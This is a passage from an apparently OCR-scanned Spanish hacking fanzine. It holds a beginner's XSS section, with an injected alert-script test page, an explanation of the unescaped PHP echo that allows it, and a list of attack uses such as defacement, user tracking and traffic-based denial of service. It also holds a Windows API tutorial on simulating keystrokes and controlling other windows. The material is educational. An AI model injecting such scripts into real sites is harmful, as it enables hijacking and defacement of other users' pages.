
```
<html>
<head>
<title>xss-test | mensaje nuevo</title>
</head>
<body>
<h3>tusmensajes nuevos:</h3><br />
<b>subject</b><br />
<script>alert("vulnerable");<script>
</body>
</html>
```

¿Qué ha pasado ?

Análisis del script PHP

Porque ha sido posible inyectar código como este se hace obvio después volver a mirar el código PHP
**echo '...'.$title'
'.$text.'...';**
no hace otra cosa que obtener la variables **$title** y **$text**-que son introducidas por el usuario .después incluye el contenido de estas variables dentro de una cadena y repite toda la cadena dentro del sitio web. mecanismos similares pueden encontrarse en una amplia variedad de aplicaciones web ya mencionadas todos depende del mismo mecanismo. la diferencia es que las aplicaciones web reales suelen almacenar la entrada en una **DB** e incluirlas bajo demanda en el sitio web de unos usuario específicos .pero no pienses que solo las aplicaciones web que reciben entrada directas de usuarios son vulnerables también los contenidos indirectos como las aplicaciones de correo electrónicos pueden contener código script la mayoría de proveedores de webmails mas importantes han tenido problemas con el XSS en los últimos años

Tipos de vulnerabilidades



Existen 3 tipos conocidos de vulnerabilidades XSS.

• El que se utiliza para ejecutar código remotamente con los permisos de otro usuario.

• El ataque no-persistente o reflejado (explicado más adelante) utilizado en páginas no estáticas.

• El ataque persistente, donde se inyecta código en páginas estáticas.

Estos tipos de vulnerabilidades son en los que se basan todos los demás ataques. Es importante que analicen estos tres tipos de ataques para identificar en que áreas son peligrosos, que se puede lograr con ellos, y como prevenirlos.

XSS a fondo

En la red puedes encontrar mucha información respecto a las XSS en el caso de un buen manual tenemos el siguiente ...XSS a fondo.. lo mas correcto es usar el manual ya que esta bien para que trascribirlo . En este manual puedes aprender un poco mas afondo sobre lo que es XSS.

Posibilidades de ataques

Como este Ezine esta creada para mostrarte la técnica que hay detrás de XSS solo he incorporado un único ataque a modo de muestra pero el XSS tiene muchas mas posibilidades que el robo de cookies. Además decir que sobre las técnicas de ataques y sus formas serian en próximos números de Seine, que yo, definiría como Crash Site Script (hacking XSS) por otra parte decir que se queda demasiadas cosa atrás y que esta sección de Ezine XSS solo es para principiantes si se incluyen cosas de un poco de nivel pero solo es como muestra del poder de XSS

Desinformación: la función document.write tiene un alto potencial para la colocación e información falsa imagina un sito importante de noticias vulnerable al XSS un atacante podría crear un URL que incluyera un articulo sobre un ataque hacking en algún sitio y distribuir esa URL mediante coreo electrónico o foros el mensaje recibiría credibilidad por parte del sitio web y mucho creerían el contenido

Alteración: similar al párrafo anterior los sitios web podrían ser alterados por ejemplo se podría colocar una imagen dentro del sitio web o el navegador del usuario podría ser redirigido a otro lugar

Seguimiento de usuarios: un atacante inteligente podrá crear código que informara sobre los enlaces sobre los que un usuario hace clip junto con la hora ala que ocurrió a otro servidor el mecanismo es bien conocido de herramientas estadísticas para sitios web escritas en lenguajes script

Generar trafico: tomemos otra vez como ejemplos sitios de noticias .muy probablemente tengan cientos de visitantes todo los días, si un atacante incluye código para cargar el archivo mas grande que contenga el servidor web de la victima cada vez que es ejecutado esto causaría un trafico masivo que debería ser suficiente para crear un ataque DOS en cualquier servidor de tamaño pequeño o mediano

INTRODUCCION A LA API DE WINDOWS (II)

En este artículo: Manejando el teclado y el ratón

Ejemplos:

Quiniela electrónica
Controlador remoto de aplicaciones.

Manejando ventanas externas desde nuestra aplicación

En el articulo anterior vimos una breve introducción a la API de Windows, hicimos algunos ejemplos sencillos de llamada y diferenciamos el paso de parámetros por valor o referencia, creándonos nuestras propias estructuras de datos si fueran necesarias. Ahora veremos como simular eventos en el sistema de manera automática para poder controlar aplicaciones externas desde la nuestra (crear, abrir, cerrar, ejecutar, presionar, hacer clic, posicionar, dibujar, etc...), en definitiva: automatizar.

Para este propósito debemos saber algunos conceptos básicos previos.

Cuando abres un programa y te aparece su ventana, sus botones, sus menús, etc...el sistema operativo (Windows), asigna una dirección de memoria (puntero) en la RAM a cada uno de esos componentes, a partir de ahora **Objetos**, es decir a la ventana le asignara una dirección y a cada uno de los botones otra distinta, y así sucesivamente, de manera que cada objeto del programa que hemos ejecutado posee una dirección de memoria distinta. Estas direcciones de memorias se conocen con el nombre de **Handles** o manejadores, que trataremos como un tipo de datos de tamaño **LongWord** (32 bits). Una vez asignado el Handle, es la API de Windows la que pinta el objeto en pantalla mostrando el resultado al usuario. Cuando el programa se cierra, se libera toda la memoria asignada a los objetos y permanece disponible para otras aplicaciones.

Nosotros vamos a controlar cualquier programa, así como simular los eventos que deseemos, a partir de los Handles.

Antes de entrar en mas detalles sobre los manejadores y para ir calentando y refrescando la memoria del lector sobre como se usa la API, vamos a incluir varias funciones interesantes y llamativas:

GetCursorPos y **SetCursorPos**

Estas funciones nos permiten obtener y manejar el puntero del ratón por la pantalla.

Funcion GetCursorPos (lpPunto: TPoint)
devuelve un **Booleano largo** (32 bits)**;**
Está contenida en User32.dll de nombre **"GetCursorPos".**

Su objetivo es almacenar en la variable de tipo TPoint que pasemos como parámetro las coordenadas actuales del puntero del ratón. Si la función falla devuelve 0, si hay éxito devuelve algún valor distinto de 0.

lpPunto es un parámetro de Entrada / salida (referencia), de tipo **TPoint** que no es mas que una estructura de datos que debemos crearnos con dos campos:

Tipo TPoint = **paquete**
X: **entero**; (32 bits)
Y: **entero**; (32 bits)
Fin;

Recuerdo que esta declaración es similar al typedef struct del C.

De manera análoga a la función GetCursorPos anterior existe otra:

Funcion SetCursorPos (x: **entero,** y: **entero)** devuelve un **Booleano Largo;**
Está contenida en User32.dll de nombre **"SetCursorPos"**

Su objetivo es posicionar el puntero del ratón en las coordenadas indicadas por los valores X e Y. Si la función falla devuelve 0, si hay éxito devuelve algún valor distinto de 0.

Mouse_event y *Keybd_event*

Estas funciones nos permiten simular acciones del ratón y del teclado respectivamente, como por ejemplo pulsar una tecla o hacer clic.

Procedimiento mouse_event
(dwFlags, dx, dy, dwData, dwExtraInfo: LongWord);
Está contenida en User32.dll de nombre "**mouse_event**"

dwFlags: para especificar los estados del ratón o lo que vamos a hacer, movimientos, clics, etc. Existen una serie de constantes a usar en este parámetro:

```
MOUSEEVENTF_MOVE = $0001;
MOUSEEVENTF_LEFTDOWN = $0002;
MOUSEEVENTF_LEFTUP = $0004;
MOUSEEVENTF_RIGHTDOWN = $0008;
MOUSEEVENTF_RIGHTUP = $0010;
MOUSEEVENTF_MIDDLEDOWN=$0020
MOUSEEVENTF_MIDDLEUP = $0040;
MOUSEEVENTF_WHEEL = $0800;
MOUSEEVENTF_ABSOLUTE = $8000;
```

Con **MOUSEEVENTF_ABSOLUTE**, si no la especificamos los cambios se realizan respecto a la ultima posición del puntero. Con **MOUSEEVENTF_MOVE** indicamos que nos estamos refiriendo a un movimiento del puntero. El resto indican los clic (pulsado o soltado).

Dx, dy: coordenadas x, y respectivamente. Según este activada o no MOUSEEVENTF_ABSOLUTE, nos estaremos refiriendo a coordenadas relativas a la ultima posición o normales. Valores positivos significan desplazamientos o coordenadas hacia la derecha o arriba, y negativos hacia abajo o la izquierda.

dwData: normalmente su valor será 0. Pero si en dwFlags pasamos como parámetro MOUSEEVENTF_WHEEL entonces aquí estaremos indicando la cantidad de movimiento de la rueda. Un valor positivo indica que la rueda será rotada hacia adelante; un valor negativo indica que la rueda será rotada hacia atrás, hacia el usuario.

dwExtraInfo: para indicar información adicional al evento.Por ejemplo sería equivalente hacer:

```
Mouse_event(MOUSEEVENTF_MOVE, 100, 10, 0, 0);
```

Con esto:

```
GetCursorPos(punto);
SetCursorPos(punto.X+100, punto.Y+10);
```

Procedimiento keybd_event

(bVk, bScan: Byte; dwFlags,dwExtraInfo :DWORD);

Está contenida en User32.dll de nombre "**keybd_event**" Todos los parámetros son de entrada.**BVk**: es el código de la tecla a pulsar.Corresponde a su equivalente en ASCII, para teclas normales (por ejemplo A = 65, Z = 90, a = 97...), y a los códigos de teclas virtuales para simular las teclas virtuales (espacio, enter, tab, mayus, Alt...). En la siguiente tabla, se muestran las teclas virtuales y su correspondiente valor en hexadecimal.

```
VK_CANCEL = 3;
VK_BACK = 8;
VK_TAB = 9;
VK_CLEAR = 12;
VK_RETURN = 13;
VK_SHIFT = $10;
VK_CONTROL = 17;
VK_MENU = 18;
VK_PAUSE = 19;
VK_CAPITAL = 20;
VK_KANA = 21;
VK_HANGUL = 21;
VK_JUNJA = 23;
VK_FINAL = 24;
VK_HANJA = 25;
VK_KANJI = 25;
VK_CONVERT = 28;
VK_NONCONVERT = 29;
VK_ACCEPT = 30;
VK_MODECHANGE = 31;
VK_ESCAPE = 27;
VK_SPACE = $20;
VK_PRIOR = 33;
VK_NEXT = 34;
VK_END = 35;
VK_HOME = 36;
VK_LEFT = 37;
VK_UP = 38;
VK_RIGHT = 39;
VK_DOWN = 40;
VK_SELECT = 41;
VK_PRINT = 42;
VK_EXECUTE = 43;
VK_SNAPSHOT = 44;
VK_INSERT = 45;
VK_DELETE = 46;
VK_HELP = 47;
VK_LWIN = 91;
VK_RWIN = 92;
VK_APPS = 93;
VK_NUMPAD0 = 96;
VK_NUMPAD1 = 97;
VK_NUMPAD2 = 98;
        VK_NUMPAD3 = 99;
        VK_NUMPAD4 = 100;
        VK_NUMPAD5 = 101;
        VK_NUMPAD6 = 102;
        VK_NUMPAD7 = 103;
        VK_NUMPAD8 = 104;
        VK_NUMPAD9 = 105;
        VK_MULTIPLY = 106;
        VK_ADD = 107;
        VK_SEPARATOR = 108;
        VK_SUBTRACT = 109;
        VK_DECIMAL = 110;
        VK_DIVIDE = 111;
    VK_F1 = 112;
    VK_F2 = 113;
    VK_F3 = 114;
    VK_F4 = 115;
    VK_F5=116
    VK_F6=117
    VK_F7=118
    VK_F8=119
    VK_F9=120
    VK_F10=121
    VK_F11=122
    VK_F12=123
    VK_F13=124
    VK_F14 = 125;
    VK_F15 = 126;
    VK_F16 = 127;
    VK_F17 = 128;
    VK_F18 = 129;
    VK_F19=130
    VK_F20=131
    VK_F21=132
    VK_F22=133
    VK_F23=134
    VK_F24=135
    VK_NUMLOCK = 144
    VK_SCROLL = 145;
    VK_LSHIFT = 160;
    VK_RSHIFT = 161
    VK_LCONTROL = 162;
        VK_RCONTROL = 163;
        VK_LMENU = 164;
        VK_RMENU = 165;
        VK_PROCESSKEY = 229
        VK_ATTN = 246;
        VK_CRSEL = 247
        VK_EXSEL = 248
        VK_EREOF = 249
        VK_PLAY = 250;
        VK_ZOOM = 251;
        VK_NONAME = 252;
        VK_PA1 = 253
        VK_OEM_CLEAR = 254
```

(Para más información acudir al sitio oficial de MSDN)

Nota: Podemos usar la función VkKeyScan (ch: char), que dado un carácter, obtiene el código asociado que debemos pasar a keybd_event. Está contenida en User32.dll de nombre "VkKeyScanA"

BScan: sirve para especificar el código hardware de la tecla. Por simplificar, usaremos 0, ya que este valor no es estrictamente necesario para nuestro propósito.

DwFlags: para indicar posibles configuraciones de la simulación. Por ejemplo para decir si queremos presionar o soltar la tecla. Existen tres constantes que podemos usar:

KEYEVENTF_EXTENDEDKEY; si se especifica la pulsación será tratada como una tecla extendida

KEYEVENTF_KEYUP: si se especifica, equivale a soltar la tecla, si no lo hacemos, estaremos pulsándola.

KEYEVENTF_SILENT: si se especifica anularemos cualquier sonido asociado a esa tecla.

DwExtraInfo: es un valor de 32 bits, opcional, asociado a la tecla.

Vamos a realizar algunos ejemplos.

```
Keybd_event (VK_RETURN, 0, 0, 0); //Simula la pulsacion de ENTER

Keybd_event (VK_RETURN, 0, KEYEVENTF_KEYUP, 0); //Lo soltamos

Keybd_event (VkKeyScan('A'), 0, 0, 0); //Simula la pulsacion de A

Keybd_event (VkKeyScan('A'), 0, KEYEVENTF_KEYUP, 0); //La soltamos

Keybd_event (65, 0, 0, 0); //Otra forma de pulsar A, mediante su codigo ASCII.
```

Ahora vamos a hacer un juego de luces con el teclado.

```
Var i: entero;
Principio desde i:=1 hasta 50 hacer

Keybd_event(VK_CAPITAL, 0, 0, 0);

Keybd_event(VK_CAPITAL,0,KEYEVENTF_KEYUP, 0);

sleep(100);

 Keybd_event(VK_NUMLOCK, 0, 0, 0);

Keybd_event(VK_NUMLOCK,0,KEYEVENTF_KEYUP, 0);

 sleep(100);fdesde
 fin
```

Nota: Sleep(ms: LongInt) es un procedimiento de la API, incluida en Kernel32.dll de nombre 'Sleep', en la que le pasamos como parámetro los milisegundos en los que va a pararse la ejecución del código.

Para refrescar un poco la memoria, veamos como se implementa esto en un lenguaje determinado, lo haremos en DELPHI y en C#:

```
Implementation
{$R *.dfm}
Procedure
```

```
        keybd_event(bVk:Byte;bScan:Byte;
        dwFlags,dwExtraInfo:DWORD);
              stdcall;
        external'user32.dll'name
        'keybd_event';

        Procedure
        Sleep(milisegundos: Cardinal); stdcall;
        external 'kernel32.dll' name 'Sleep';
stdcall;
procedure
TForm1.Button1Click(Sender: TObject);
        var
        i: integer;
        begin
          for i:=1 to 100 do begin

        Keybd_event(VK_CAPITAL, 0, 0, 0);
        Keybd_event(CK_CAPITAL,0,
        KEYEVENTF_KEYUP, 0);
                  sleep(100);
        Keybd_event(VK_NUMLOCK, 0, 0, 0);
        Keybd_event(VK_NUMLOCK,0,
        KEYEVENTF_KEYUP, 0);
                  sleep(100);
          end;
        end;
        end.
```

Y en C#:

```
[DllImport("user32.dll")]
static extern void keybd_event(byte bVk,
byte bScan, uint dwFlags, UintPtr
dwExtraInfo);
[DllImport("kernel32.dll")]
static extern void
 Sleep (int milisegundos);
private const int
KEYEVENTF_EXTENDEDKEY =
0x1;
private const int
KEYEVENTF_KEYUP = 0x2;

for (int i=1; i<100; i++)
{
Keybd_event(VK_CAPITAL, 0, 0,0);

Keybd_event(CK_CAPITAL,0,

KEYEVENTF_KEYUP, 0);
          sleep(100);

Keybd_event(VK_NUMLOCK, 0, 0, 0);

Keybd_event(VK_NUMLOCK,0,
KEYEVENTF_KEYUP, 0);
   sleep(100);
}
```

Nota: Nótese la diferencia entre un lenguaje y otro la declaración de las funciones y el tipo de datos cómo varía. Por ejemplo lo que en Delphi es un LongWord (DWORD), en C# es un UINT.

Como dije anteriormente, en ambos lenguajes, y en otros muchos, debido a la librería tan completa que poseen actualmente, no es necesario declarar las funciones porque ya vienen declaradas. Por ejemplo podríamos habernos ahorrado declarar Sleep y usarlo tal cual (usando Thread.Sleep, por ejemplo), pero recordamos que la ventaja de hacerlo así es para ahorrarnos incluir ninguna librería (**using** de C# y **uses** de delphi), y utilizar la DLL de Windows, reduciendo considerablemente el tamaño de nuestro fichero ejecutable. Esto fue comentado en la E-zine nº1, por si queréis mas documentación.

Dejo al lector, si siente curiosidad, que realice una pequeña aplicación para resolver quinielas (1 X 2), mediante este método. Las luces parpadearán indefinidamente, hasta que el usuario pulse cualquier tecla, en este momento según haya parado la luz en VK_CAPITAL, VK_NUMLOCK o VK_SCROLL sabremos poner 1 X 2. ☺

Hecho este pequeño recordatorio, y a la vez atractivo (y friqui), retomamos lo hablado al principio del artículo sobre los manejadores o Handles.

Existen funciones que permiten obtener este Handle sobre una ventana activa, simplemente conociendo el título de ésta o sabiendo el nombre de la aplicación que la creó.

Por ejemplo disponemos de FindWindow

Funcion FindWindow (lpClassName, lpWindowName: **PChar**) **devuelve THandle**

lpClassName: es el nombre de la clase asociada a la ventana, por ejemplo "Notepad" si se trata del bloc de notas de Windows, o "IEFrame" si se trata de una ventana del Internet Explorer, etc... si no lo especificamos debemos ponerlo a **null.**

lpWindowsName: es el título de la ventana. Si abrimos un bloc de notas, el título será "Sin titulo – bloc de notas", o si abrimos por ejemplo una ventana de conversación del MSN, el título de ésta será el "nickname del usuario – Conversación". Si no lo especificamos, debemos ponerlo a **null.**

En esta función es obligatorio al menos especificar uno de los dos valores, dejando el otro a null, aunque es más preciso indicar los dos.

Si no encuentra la ventana, bien porque ya no existe o porque los parámetros que hemos pasado son incorrectos, devuelve 0. Y otro valor, en caso de éxito.

Un ejemplo de uso de esta función sería:

```
var
    manejador: THandle; //THandle es equivalente a un LongWord.

principio
    manejador:=FindWindow(null, "Sin título – Bloc de notas");
    si manejador = 0
        Imprime("Ventana no encontrada");
        //la ventana no existe o no es correcto algunos de los parámetros
    | otras:  //caso contrario
        Imprime("Ventana encontrada");
        //tratar la ventana mediante la variable manejador.
    finsi
    fin
```

Ya sabemos obtener la dirección de memoria de cualquier aplicación abierta en el sistema, sabiendo simplemente el nombre de la clase que la creó, o bien si posee ventana, sabiendo el título de ésta.

Probablemente se esté preguntando como obtener, sin errores, el título o la clase asociada a cualquier aplicación, pues no siempre sabremos esta información. Para hacer esto existe la posibilidad de obtener estos datos de todas las aplicaciones en ejecución en el sistema, guardarlo por ejemplo en una Lista y eligiendo aquella que buscamos. *Veremos esto con detenimiento en la próxima edición.*

Para los impacientes, las funciones y procedimientos a utilizar son **EnumWindows**, que enumera las ventanas en ejecución, **GetWindowText**, que obtiene el título de éstas, y **GetClassName** que obtiene la clase asociada de cada una de ellas.

Pero, ahora, ¿qué hacemos con la ventana?, ¿cómo puedo trabajar con ella?.

Existen dos funciones que permiten "enviar" comandos (cerrar, minimizar, etc...),

Funcion PostMessage (hWnd: **THandle**, Msg: **LongWord**, wParam: **Entero**, lParam: **Entero**) **devuelve Booleano Largo**;

Está contenida en User32.dll, de nombre "**PostMessageA**"

Envía el mensaje a la cola de mensajes, y retorna

Funcion SendMessage (hWnd: **THandle**, Msg: **LongWord**, wParam: **Entero**, lParam: **Entero**) **devuelve Booleano Largo**;

Está contenida en User32.dll de nombre "**SendMessageA**"

Envía el mensaje a la cola de mensajes y espera hasta que la aplicación procese el mensaje.

Cuando enviamos un mensaje, este es introducido en una cola, a la espera de ser procesado, pero por lo general las colas suelen contener pocos mensajes, por lo que a efectos prácticos no notaremos diferencia entre ambas. Si lo que queremos es que nuestra aplicación esté sincronizada con la que le enviamos los mensajes, entonces debemos esperar a que estos sucedan, usaremos SendMessage. Si no es necesario esperar a que sea procesado el mensaje, entonces usaremos PostMessage, que devolverá inmediatamente si el mensaje fue o no introducido en la cola de mensajes.

hWnd: es el Handle de la ventana o aplicación a la que vamos a enviar el mensaje.

Msg: es el mensaje a mandar. Existen unas constantes.

wParam y **lParam**: son parámetros para dar información adicional en algunos mensajes.

Estas funciones devuelven cierto si el mensaje se ha logrado insertar correctamente en la cola de mensajes, y falso en caso contrario.

Así, vamos a hacer un programa que cierre por ejemplo una ventana del Internet Explorer.

```
var
m: THandle;  //THandle = LongWord (Delphi) = UINT (C#) = Long (Visual basic) = 4 bytes


principio
m:=FindWindow("IEFrame", null);
si (m=0)
    Imprime("No hay ventanas de Internet Explorer que cerrar");
|otras:
    PostMessage(m, WM_CLOSE, 0, 0);
Fsi
Fin
```

Notas: IEFrame es el nombre de la clase asociada a las ventanas de Internet Explorer.

Los mensajes que podemos usar para enviar son muy variados, algunos mas usados son:

WM_NULL = $0000; WM_DESTROY = $0002; WM_MOVE = $0003; WM_SIZE = $0005; WM_ACTIVATE = $0006; WM_SETFOCUS = $0007; WM_KILLFOCUS= $0008; WM_ENABLE = $000A; WM_PAINT = $000F; WM_CLOSE = $0010; WM_QUIT = $0012; WM_SHOWWINDOW = $0018; WM_FONTCHANGE = $001D; WM_SETCURSOR = $0020; WM_MOUSEACTIVATE= $$0021; WM_PAINTICON = $0026; WM_SETFONT = $0030; WM_GETFONT = $0031; WM_CANCELJOURNAL = $004B	WM_CREATE=$0001 WM_NOTIFY=$004E; WM_GETICON=$007F; WM_SETICON=$0080; WM_KEYFIRS =$0100; WM_KEYDOWN=$0100; WM_KEYUP = $0101; WM_CHAR = $0102; WM_COMMAND=$0111; WM_MOUSEFIRS=$0200; WM_MOUSEMOVE=$0200; WM_MOUSEWHEEL = $020A; WM_MOUSELAST = $020A; WM_MOVING = 534; WM_CLEAR = $0303; WM_UNDO = $0304; WM_USER = $0400; WM_ERASEBKGND = $0014;

Con estas constantes y las funciones vistas, podemos por ejemplo cerrar ventanas molestas (pop-up) de manera automática, o simular eventos dentro de ella, por ejemplo podemos enviar combinaciones de teclado, o secuencias de teclas, como si estuviéramos haciéndolo manualmente. Para que veáis un ejemplo, si abrimos un bloc de notas, y ejecutamos el siguiente código, se escribirá la cadena “Hola desde HackHispano” por si sola (ver Fig1):

```
Implementation
{$R *.dfm}
procedure keybd_event (bVk: Byte; bScan: Byte; dwFlags, dwExtraInfo: LongWord); stdcall;

external‘user32.dll’name 'keybd_event';

function FindWindow (lpClassName, lpWindowName: PChar): LongWord;
stdcall external‘user32.dll’name‘FindWindowA’;

function SetForegroundWindow(hWnd: LongWord): LongBool; stdcall; external‘user32.dll’name‘SetForegroundWindow';
```

{Esta ultima función aunque no la he explicado, es muy simple, sirve para traer a un primer plano aquella ventana que queremos pasándole como parámetro su Handle, previamente obtenido por ejemplo con FindWindow. Como ya observareis, esta contenida en user32.dll}

```
Function VkKeyScan(ch:Char):smallInt; stdcall;
external‘user32.dll’name 'VkKeyScanA';
procedure TForm1.Button1Click(Sender: TObject);
    var
    i: integer;
    m: THandle;

    s: string;

    begin
    s:= ‘Hola desde HackHispano’;
    m:=FindWindow(‘Notepad’, nil);
    if m<>0 then begin
        SetForeGroundWindow(m); //la traemos a un primer plano
    for i:=1 to length(s) do begin
    keybd_event(VkKeyScan(s[i]), 0, 0, 0);
        end;
    end else
        ShowMessage(‘Aplicación no encontrada’);
    end;
```




Fig1. Resultado del código anterior escrito en Delphi.
(Enviar secuencia de teclas)

Con esto y un poco de creatividad podemos ir haciendo algunos programas personales para un propósito específico. Podemos crearnos una rutina de secuencias de teclado y ratón para usar en algún juego que
requiera de habilidad con el teclado. Prueba usarlo en cualquier aplicación, por ejemplo en un juego de lucha o de habilidad.

Samir Sabbagh Sequera (HySTD)

#Staff#

HACKHISPANO
ELECTRONIC FANZINE

Redactores :

- ✓ eXcalibur
- ✓ Cypress
- ✓ j8k6f4v9j
- ✓ 4v7n4z
- ✓ Kania
- ✓ rat
- ✓ Gondar_f
- ✓ kraos_inside
- ✓ HySTD

Maquetación y Diseño :

- ✓ Clarinetista
- ✓ Mimasol

Dirección del Proyecto:

- ✓ Clarinetista